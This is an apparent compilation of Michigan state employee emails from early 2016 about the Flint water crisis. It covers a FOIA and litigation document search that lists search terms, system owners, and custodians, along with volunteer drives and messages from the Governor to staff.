On Feb 12, 2016, at 4:36 PM, Leonard, Meg (DTMB) <[LeonardM@michigan.gov](mailto:LeonardM@michigan.gov)> wrote:

Agreed

Meg Leonard  
Organizational Support Director  
DTMB-Office of Retirement Services  
[LeonardM@michigan.gov](mailto:LeonardM@michigan.gov)  
517-284-4556

This message, including attachments, is intended solely for the use of the named recipient(s) and may contain confidential and/or privileged information. Any unauthorized review, use, disclosure, or distribution of any confidential and/or privileged information contained in this email is expressly prohibited. If you are not the intended recipient, please contact the sender by reply email and destroy any and all copies of the original message.

On Feb 12, 2016, at 4:15 PM, McCormick, Timothy (DTMB) <[MccormickT@michigan.gov](mailto:MccormickT@michigan.gov)> wrote:

agreed

On Feb 12, 2016, at 4:05 PM, Vanden Bosch, Kerrie (DTMB) <[vanderboschk@michigan.gov](mailto:vanderboschk@michigan.gov)> wrote:

I do not believe any ORS staff would be custodians of records with these terms. Please confirm if you agree or if there's someone you think I am missing.

Thanks,  
Kerrie

Begin forwarded message:

**From:** "Stibitz, Brom (DTMB)"  
<[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>  
**Date:** February 12, 2016 at 3:57:18 PM EST  
**To:** "Allen, Charlotte (DTMB)"  
<[AllenC1@michigan.gov](mailto:AllenC1@michigan.gov)>, "Behen, David (DTMB)"  
<[Behend@michigan.gov](mailto:Behend@michigan.gov)>, "Best, Marcy (DTMB)"  
<[BestM@michigan.gov](mailto:BestM@michigan.gov)>, "Brownlee, Jeff (DTMB)"  
<[BrownleeJ@michigan.gov](mailto:BrownleeJ@michigan.gov)>, "Buhs, Caleb (DTMB)"  
<[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>, "Davenport, Rodney (DTMB)"  
<[DavenportR1@michigan.gov](mailto:DavenportR1@michigan.gov)>, "Donnan, Chanda (DTMB)"  
<[DonnanC@michigan.gov](mailto:DonnanC@michigan.gov)>, "Fortino, Diane (DTMB)"  
<[FortinoD@michigan.gov](mailto:FortinoD@michigan.gov)>, "Gelisse, Ashley (DTMB)"  
<[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)>, "Gilliland, Michael (DTMB)"  
<[gillilandm@michigan.gov](mailto:gillilandm@michigan.gov)>, "Gonzalez, Tonyia (DTMB)"  
<[GonzalezT1@michigan.gov](mailto:GonzalezT1@michigan.gov)>, "Griswold, Kim (DTMB)"

<GRISWOLDK@michigan.gov>, "Ingersoll, Jean (DHHS)"  
<IngersollJ@michigan.gov>, "Jeffery, Phillip (DTMB)"  
<jefferyp@michigan.gov>, "King, Susan (MCSC)"  
<King55@michigan.gov>, "Kopacsi, Christian (DTMB)"  
<KopacsiC@michigan.gov>, "Lowe, Richard (DTMB)"  
<lower@michigan.gov>, "Manning, Kelly (DTMB)"  
<ManningK4@michigan.gov>, "Mathews, Jamie (DTMB)"  
<MathewsJ@michigan.gov>, "McFarlane, James (DTMB)"  
<mcfarlanej@michigan.gov>, "Nixon, Ruth (DTMB)"  
<NixonR@michigan.gov>, "Palmer, Jason (DTMB)"  
<PalmerJ2@michigan.gov>, "Rabidoux, Jill (DTMB)"  
<RabidouxJ@michigan.gov>, "Ragsdale, Aimee (DTMB)"  
<RagsdaleA@michigan.gov>, "Schafer, Dana (DTMB)"  
<schaferd1@michigan.gov>, "Swanson, Eric (DTMB)"  
<swansone@michigan.gov>, "Sweeney, Matthew (DTMB)"  
<SweeneyM1@michigan.gov>, "Taylor, Beverly (DTMB)"  
<TaylorB8@michigan.gov>, "Trakul, Pamela (DTMB)"  
<TrakulP@michigan.gov>

>, "Turnquist, Michael  
(DTMB)"  
<TurnquistM@michigan.gov>, "VanCoevering,  
Joyce (DTMB)"  
<Vancoeveringj1@michigan.gov>, "Vanden  
Bosch, Kerrie (DTMB)"  
<vandenboschk@michigan.gov>, "Wellman,  
Jeff (DTMB)"  
<Wellmanj1@michigan.gov>  
Cc: "Baker, Natasha  
(SRO)"  
<BakerNS@michigan.gov>, "Hawks, Orlene  
(DTMB)"  
<HawksO@michigan.gov>

**Subject: NEW  
DEADLINE - Time  
Sensitive Request**

Senior Management  
Team,

We just received the  
search terms for the  
document production.  
(See below.) Given  
the lateness of this  
email, we are asking  
you send your list of  
custodians to Jean  
Ingersoll **no later  
than noon on  
Tuesday, February  
16.**

We are not asking you  
to conduct any  
searches right now.  
Further directions will  
come from Jean.

Search terms:

Legionnaire  
Legionella  
"boil water  
order" &

“Flint”  
(anywhere in  
document)  
“coli” & Flint  
(anywhere in  
document)  
“bacteria” &  
“Flint”  
(anywhere in  
document)  
“microb” &  
“Flint”  
(anywhere in  
document)  
“TTHM” &  
“Flint”  
(anywhere in  
document)  
“Lead” &  
“Flint”  
(anywhere in  
document)  
“emergency” &  
“Flint”  
(anywhere in  
document)  
Karegnondi  
“Genesee  
County Health  
Department”  
“Flint” (within  
sentence)  
“utilities”  
“Lead and  
Copper Rule”  
“Detroit Water  
and Sewerage  
Department” &  
“Flint”  
(anywhere in  
document)  
“DWSD” &  
“Flint”  
(anywhere in  
document)  
“Flint River”  
“Pb” &  
“water”  
(anywhere in  
document)  
“KWA”

Please call me or Jean  
if you have any  
questions.

Brom

---

**From:** Stibitz, Brom  
(DTMB)  
**Sent:** Thursday,  
February 11, 2016 4:40  
PM  
**To:** Allen, Charlotte  
(DTMB)  
<AllenC1@michigan.gov>; Behen, David  
(DTMB)  
<Behend@michigan.gov>; Best, Marcy (DTMB)  
<BestM@michigan.gov>; Brownlee, Jeff  
(DTMB)  
<BrownleeJ@michigan.gov>; Buhs, Caleb  
(DTMB)  
<BuhsC@michigan.gov>; Davenport, Rodney  
(DTMB)  
<DavenportRI@michigan.gov>; Donnan,  
Chanda (DTMB)  
<DonnanC@michigan.gov>; Fortino, Diane  
(DTMB)  
<FortinoD@michigan.gov>; Gelisse, Ashley  
(DTMB)  
<GelisseA@michigan.gov>; Gilliland, Michael  
(DTMB)  
<gillilandm@michigan.gov>; Gonzalez, Tonyia  
(DTMB)  
<GonzalezTI@michigan.gov>; Griswold, Kim  
(DTMB)  
<GRISWOLDK@michigan.gov>; Ingersoll, Jean  
(DHHS)  
<IngersollJ@michigan.gov>; Jeffery, Phillip  
(DTMB)  
<jefferyp@michigan.gov>; King, Susan (MCSC)  
<KingSS@michigan.gov>; Kopacsi, Christian

(DTMB)  
<[KopacsiC@michigan.gov](mailto:KopacsiC@michigan.gov)>; Lowe, Richard  
(DTMB)  
<[lower@michigan.gov](mailto:lower@michigan.gov)>  
; Manning, Kelly  
(DTMB)  
<[ManningK4@michigan.gov](mailto:ManningK4@michigan.gov)>; Mathews, Jamie  
(DTMB)  
<[MathewsJ@michigan.gov](mailto:MathewsJ@michigan.gov)>; McFarlane, James  
(DTMB)  
<[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>; Nixon, Ruth  
(DTMB)  
<[NixonR@michigan.gov](mailto:NixonR@michigan.gov)>; Palmer, Jason  
(DTMB)  
<[PalmerJ2@michigan.gov](mailto:PalmerJ2@michigan.gov)>; Rabidoux, Jill  
(DTMB)  
<[RabidouxJ@michigan.gov](mailto:RabidouxJ@michigan.gov)>; Ragsdale, Aimee  
(DTMB)  
<[RagsdaleA@michigan.gov](mailto:RagsdaleA@michigan.gov)>; Schafer, Dana  
(DTMB)  
<[schaferd1@michigan.gov](mailto:schaferd1@michigan.gov)>; Stibitz, Brom  
(DTMB)  
<[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>; Swanson, Eric  
(DTMB)  
<[swansone@michigan.gov](mailto:swansone@michigan.gov)>; Sweeney,  
Matthew (DTMB)  
<[SweeneyM1@michigan.gov](mailto:SweeneyM1@michigan.gov)>; Taylor, Beverly  
(DTMB)  
<[TaylorB8@michigan.gov](mailto:TaylorB8@michigan.gov)>; Trakul, Pamela  
(DTMB)  
<[TrakulP@michigan.gov](mailto:TrakulP@michigan.gov)>; Turnquist, Michael  
(DTMB)  
<[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)>; VanCoevinger,  
Joyce (DTMB)  
<[Vancoevering1@michigan.gov](mailto:Vancoevering1@michigan.gov)>; Vanden  
Bosch, Kerrie (DTMB)

<[vandenboschk@michigan.gov](mailto:vandenboschk@michigan.gov)>; Wellman, Jeff  
(DTMB)  
<[WellmanJ1@michigan.gov](mailto:WellmanJ1@michigan.gov)>

**Subject:** Time Sensitive  
Request

SMT,

Jean Ingersoll is leading DTMB's effort to comply with document production requests related to freedom of information requests and certain lawsuits against the state.

At some point during the day tomorrow, Jean will share with you a list of standard "search terms" which we will use to compile documents related to this lawsuit.

**Within 2 hours of receiving this email from Jean, you need to respond with a list of likely custodians from your work area.** Jean may have more information on this tomorrow, but generally speaking a custodian will be a staff member who might reasonably be expected to have documents (electronic or otherwise) that correspond to the issues identified in the search terms.

If you have any questions, please call



me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department  
of Technology,  
Management and  
Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004  
<image001.gif>

---

**From:** Vanden Bosch, Kerrie (DTMB)  
**Sent:** Wednesday, February 17, 2016 1:11 PM  
**To:** Ingersoll, Jean (DTMB)  
**Subject:** Re: Flint FOIA - DTMB Systems

Hi Jean,

ORS does have other systems, however I do not believe there is a reasonable chance that any of them would contain these search terms.

Thanks,  
Kerrie

On Feb 17, 2016, at 4:25 AM, Ingersoll, Jean (DTMB) <[IngersollJ@michigan.gov](mailto:IngersollJ@michigan.gov)> wrote:

SMT Members:

In response to the Flint FOIA Project we have compiled a list of DTMB-owned systems that may need to be searched depending on *whether or not the systems listed would reasonably contain any of the search terms* sent on Friday (see search terms below). We are not asking you to perform any searches at this time, additional instructions are forthcoming.

What I need from you is to:

- 1) review the list and tell me whether the systems listed may contain the search terms (center column);
- 2) notify me if there are DTMB systems that are not listed that may contain the search terms;
- 3) tell me who is the individual responsible for performing the search in the system on behalf of the custodians (right column);

This information is due back to me close of business (5:00pm) today, Wednesday.

|                                |                                   |  |
|--------------------------------|-----------------------------------|--|
| <b>Electronic/DTMB Systems</b> | <b>E-Mich</b>                     | <b>Pauley (Swanson) (Already public facing?)</b> |
|                                | Buy4Mich                          | Maynard (Brownlee/Wellman)                       |
|                                | MAIN                              | Dave Gabler (Brownlee/Wellman)                   |
|                                | MPSCS                             | Brad Stoddard (Swanson)                          |
|                                | <b>Anything Related to Cyber?</b> | Christian Kopacsi                                |
|                                | FileNet                           | Demello (Swanson)                                |
|                                | Time and Expense                  | Laurie Westfall/Dave Gabler (McFarlane)          |
|                                | DCDS                              | Laurie Westfall/Dave Gabler (McFarlane)          |
|                                | X3                                | Turnquist (Stibitz)                              |
|                                | HPTrim                            | Kristi Thompson (Joyce Vancouvering)             |

Search Terms:

Legionnaire

Legionella


"boil water order" & "Flint" (anywhere in document)

"coli" & Flint (anywhere in document)

"bacteria" & "Flint" (anywhere in document)  
"microb" & "Flint" (anywhere in document)  
"TTHM" & "Flint" (anywhere in document)  
"Lead" & "Flint" (anywhere in document)  
"emergency" & "Flint" (anywhere in document)  
Karegnondi  
"Genesee County Health Department"  
"Flint" (within sentence) "utilities"  
"Lead and Copper Rule"  
"Detroit Water and Sewerage Department" & "Flint" (anywhere in document)  
"DWSD" & "Flint" (anywhere in document)  
"Flint River"  
"Pb" & "water" (anywhere in document)  
"KWA"

Thank you all. Jean

Jean M. Ingersoll, JD  
Michigan Department of Technology, Management & Budget  
Lewis Cass Building  
320 South Walnut St.  
PO Box 30026  
Lansing, MI 48909  
517-241-8844 (O)  
517-282-2474 (C)



**HELP. CONNECT. SOLVE.**

---

**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Thursday, January 14, 2016 5:32 PM  
**To:** Westfall, Laurie (DTMB)  
**Subject:** Volunteer Opportunity in Flint



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Michigan State Employees banner image

The State Emergency Operations Center (SEOC) is coordinating a response to the ongoing health and safety issues in the city of Flint's drinking water. Teams from the Michigan State Police, Genesee County Sheriff's Department, Michigan Department of Health and Human Services, and volunteer organizations have been delivering bottled water, water filters, replacement cartridges and water testing kits at homes in the city of Flint since Tuesday.

To help with this critical work, the SEOC is looking for volunteers to expand this effort and continue this distribution during the upcoming holiday weekend. Teams are being assembled for shifts on Saturday, January 16; Sunday, January 17; and Monday, January 18, 2016. If you are interested in volunteering your time for this critical work, please complete the information in one of the attached surveys (depending on which day you are volunteering).

To volunteer on Saturday, January 16, <https://www.surveymonkey.com/r/28NVJBL>

To volunteer on Sunday, January 17, <https://www.surveymonkey.com/r/26NMJJK>

To volunteer on Monday, January 18, <https://www.surveymonkey.com/r/26P7P5G>

Volunteers will begin their assignment at the Local Emergency Operations Center located in the Genesee County Administration Building located at 1101 Beach St, Flint at 9 a.m. and end by 4 p.m. Parking is available at the corner of Beach Street and 8th Street. Lunch will be provided. This is strictly a volunteer effort, as all three days will be unpaid. Volunteers are responsible for their own transportation; mileage reimbursement for personal vehicles is not authorized. Volunteers should dress for working outdoors and wear foot attire appropriate for walking.

This opportunity is for state employees and their immediate family members 16 years of age or older only, others looking to assist should volunteer through the American Red Cross in Flint. The volunteer coordination center for the Red Cross is located at 1401 S. Grand Traverse, Flint, MI. They are open from 9 a.m. to 7 p.m.


For more information on the state's response efforts, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

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Capitol Ave., Lansing, MI. *You are receiving this message because you are a State of Michigan employee.*

**From:** ORS-Community-Connection  
**Sent:** Wednesday, January 20, 2016 11:16 AM  
**To:** ORS-Staff  
**Subject:** REMINDER: Water Drive Donations



*ORS Employee Volunteer Programs*

*Celebrate*

*Beautify*

*Recycle*

*Be Well*

*Give*

# Water Drive for the City of FLINT!



In recent news, there has been a water crisis in the City of Flint and it has been declared a public health emergency, this is damaging to an already cash-strapped city.

Community Connection and local businesses, have partnered together in a relief effort to supply the city with much needed bottles of water.

# **For the week of January 18<sup>th</sup> thru January 22<sup>nd</sup>**

We will be accepting donations of 12 packs, cases, gallons, and 5 gallons of water.

In lieu of a physical donation, you may make a monetary donation too!


Please bring your donations to the 4<sup>th</sup> floor kitchenette or

Sarah Esquivel, West/Justice Wing, 5W-06

Autumn Hubbard, Constitution Wing, 5S-01


Ambrea Mack, Capital Wing, 4E-03

Brought to you by



**Community Connection**

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 1:00 PM  
**To:** Westfall, Laurie (DTMB)  
**Subject:** "He's his own best spokesman"



## How we are fixing the Flint water crisis

Governor Rick Snyder has committed to spending the rest of his time as Governor to fixing the Flint water crisis. Over the last few days, he has sat down to explain what happened and how we're fixing the Flint water crisis. Watch the interviews below and be sure to read the Governor's Op-Ed in the USA Today.

### Governor Snyder on Morning Joe

"What is so frustrating and what makes you so angry is you have a handful of experts who were career civil servants that made terrible decisions, in my view. We have to live with the consequences, and they worked for me, so I accept that responsibility. We are going to fix this problem." Watch Governor Snyder address how we are fixing the Flint water crisis on Morning Joe.



### Governor Snyder with Charlie LeDuff on Fox 2 Detroit

"I feel awful about this. These are people. They've been harmed. You can't feel good about that. The people of Flint have been harmed and a major influence of that harm



came from people who worked for me, and I feel responsible for that. But I am committed to solving the problem and addressing the damage as much as possible for the rest of the time I'm Governor." Watch Governor Snyder address the Flint water crisis with Charlie LeDuff on Fox 2 News.



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
## Governor Snyder's 2016 State of the State

"Michiganders don't quit, we don't give up, instead we will work with even more passion and commitment to truly improve our state. For everyone who's chosen to make Michigan their home, this is more than a promise, this is my commitment." Watch Governor Snyder's full closing statement from his 2016 State of the State address.



---

## Governor in USA Today: "I will fix this, and I mean it."



"Residents in one of Michigan's proud cities cannot drink their water. That's unacceptable. The crisis in Flint arose from missteps at all levels of government — local, state and federal. But as governor, I take responsibility for what these families are going through, and I'm holding people in my administration accountable for their failures." Click [here](#) to read the Governor's full op-ed.

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
## Washington Post: "Michigan Gov. Rick Snyder is in a tough spot, but he's his own best spokesman"

Snyder has born the brunt of criticism in the local health crisis that has turned into a national scandal. But unlike many other politicians facing crises of leadership, Snyder may also be his own best counter-programming. [Click here to read the full story in the Washington Post.](#)



**Visit [HelpForFlint.com](http://HelpForFlint.com) to learn how you can help Flint residents.**

STAY CONNECTED:



SUBSCRIBER SERVICES:


[Manage Preferences](#) | [Unsubscribe](#) | [Help](#)

---

This email was sent to [westfallt@michigan.gov](mailto:westfallt@michigan.gov) on behalf of: The Executive Office of the Governor • 111 South Capitol Avenue • Lansing, MI 48909 • 517-335-7858

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**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 4:48 PM  
**To:** Westfall, Laurie (DTMB)  
**Subject:** Flint Volunteer Efforts



Dear State Employees,

Gov. Rick Snyder and I want to thank everyone who donated their time during the holiday weekend to deliver bottled water, water filters, replacement cartridges and water testing kits to families in the city of Flint. We are working hard to ensure all residents are provided with the safe water resources they need, and each donation and hour of your time volunteered goes a long way.

For employees who would like to help the residents of Flint, there are several opportunities to do so. Please visit [www.helpforflint.com](http://www.helpforflint.com) to learn how you can help.

For additional information and updates, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).


Again, thank you for all your support.

Sincerely, Mike Zimmer  
Office of Good Government Director  
Dept. of Licensing and Regulatory Affairs Director


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**From:** Dept. Technology, Management & Budget <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, January 26, 2016 8:39 AM  
**To:** Westfall, Laurie (DTMB)  
**Subject:** Contributing time, muscle and money



During this month's Martin Luther King Jr. holiday weekend, some state employees turned their "day off" into a "day on" in Flint. There, they delivered bottled water, water filters, replacement cartridges and water testing kits to families. The volunteers joined other Michiganders, turning Dr. King's birthday observance into a day of service.



Mike Zimmer, director of the Office of Good Government and the Department of Licensing and Regulatory Affairs, has shared a link – [www.helpforflint.com](http://www.helpforflint.com) – that offers other opportunities to contribute time, muscle and money to bring clean drinking water to the community. Here in DTMB, some of our employees didn't wait for an invitation to lend a hand. Office of Retirement Services staff contributed funds that were used to buy 31 cases and 23 gallons of water, which a local organization transported to Flint.

Autumn Hubbard, Ambrea Mack and Sarah Esquivel, who are in the photo at the left, nearly emptied the shelves at their local grocery store. Thanks for your efforts.

everyone.

Now work.

Last week, I signed a new policy that formalizes the annual employee review process and sets expectations for employees and managers. [Administrative Policy 200.37](#) establishes consistent standards for implementing performance plans and reviews. Some of the standards are practices we have followed for years. Others are new. Some of particular note include:

- The mandatory use of HRMN
- A standard Feb. 1-Jan. 31 rating period for all employees
- An Individual Development Plan that specifies training or development programs for each employee
- Competencies and objectives that align to DTMB goals or scorecard metrics
- Consequences for managers and supervisors who do not complete the review process as required

A fundamental role of each DTMB manager or supervisor is to provide employees with direction and feedback on their performance. Employees also are expected to take an active role in pursuing professional development opportunities and achieving their competencies and objectives. I encourage you to review the new policy and talk with your manager or supervisor if you have questions. Of course, I welcome your questions and input as well. Please send your comments and ideas to me at [behend@michigan.gov](mailto:behend@michigan.gov).

I know these have been busy weeks for many of you as you take on additional responsibilities and work hard to provide resources and services for our customers and citizens across the state. Please know that your hard work has not gone unnoticed. Thank you for everything you do, every day.

Have a great week,

David



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The Department of Technology, Management and Budget

You are receiving this email because you are an employee of the Department of Technology, Management and Budget. If you have questions about your subscription, please contact [DTMB-Communications@michigan.gov](mailto:DTMB-Communications@michigan.gov).

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This email was sent to [westfall@michigan.gov](mailto:westfall@michigan.gov) using GovDelivery, on behalf of DTMB · Lewis Cass Building · 320 South Walnut Street · Lansing, MI 48933 · 517-373-1004

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 29, 2016 9:42 AM  
**To:** Westfall, Laurie (DTMB)  
**Subject:** Thank you for your service



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.

## THANK YOU!

Fellow employees,

Each day, more than 46,000 state of Michigan employees come to work with the confidence and commitment to make Michigan a better place to live, work and play. I appreciate the way you care about the citizens we serve, and how it is reflected in the work that you do.

As you have heard from me and the media, our reputation and trust can be severely impacted when people do not make good decisions, or use good judgment in solving problems. That principle is universal, but never more so than when public health is at stake. What happened in Flint can never be allowed to happen again anywhere in our state.

I know that you want to work in a place where employee input is valued, efforts are recognized, and teams are always striving for continuous improvement. That's why we introduced employee surveys, Bureaucracy Busters and other reinvention initiatives. We want and deserve a culture of innovation, continuous improvement and employee engagement at every level. We can never take for granted how important the people are who depend on us to do our jobs, and I am asking you not to let the situation in Flint negatively impact your motivation to excel every day.

Many of you have taken an interest in helping the citizens of Flint on your own time, and I'd like to take this opportunity to recognize and thank those who have volunteered over the last couple of weekends. You have worked tirelessly to deliver cases of bottled water, water filters, replacement cartridges and water testing kits to the families in need. I appreciate you donating your time to help our fellow Michiganders. To date, more than 37,000 homes have been visited by one of our water resource teams.

For employees who would like to further help the people of Flint, please visit [www.HelpForFlint.com](http://www.HelpForFlint.com) to learn how you can do so. For additional information and to sign up for daily updates, please visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater). I am committed to ensuring that all residents have access to safe and clean water.

Again, I'd like to express my gratitude for the work you do every day to continuously improve our state and earn the trust of those you serve. You make a real difference.

Thanks,



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Governor Snyder signature

Governor Rick Snyder



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Photos of state employees volunteering


#### STAY CONNECTED:



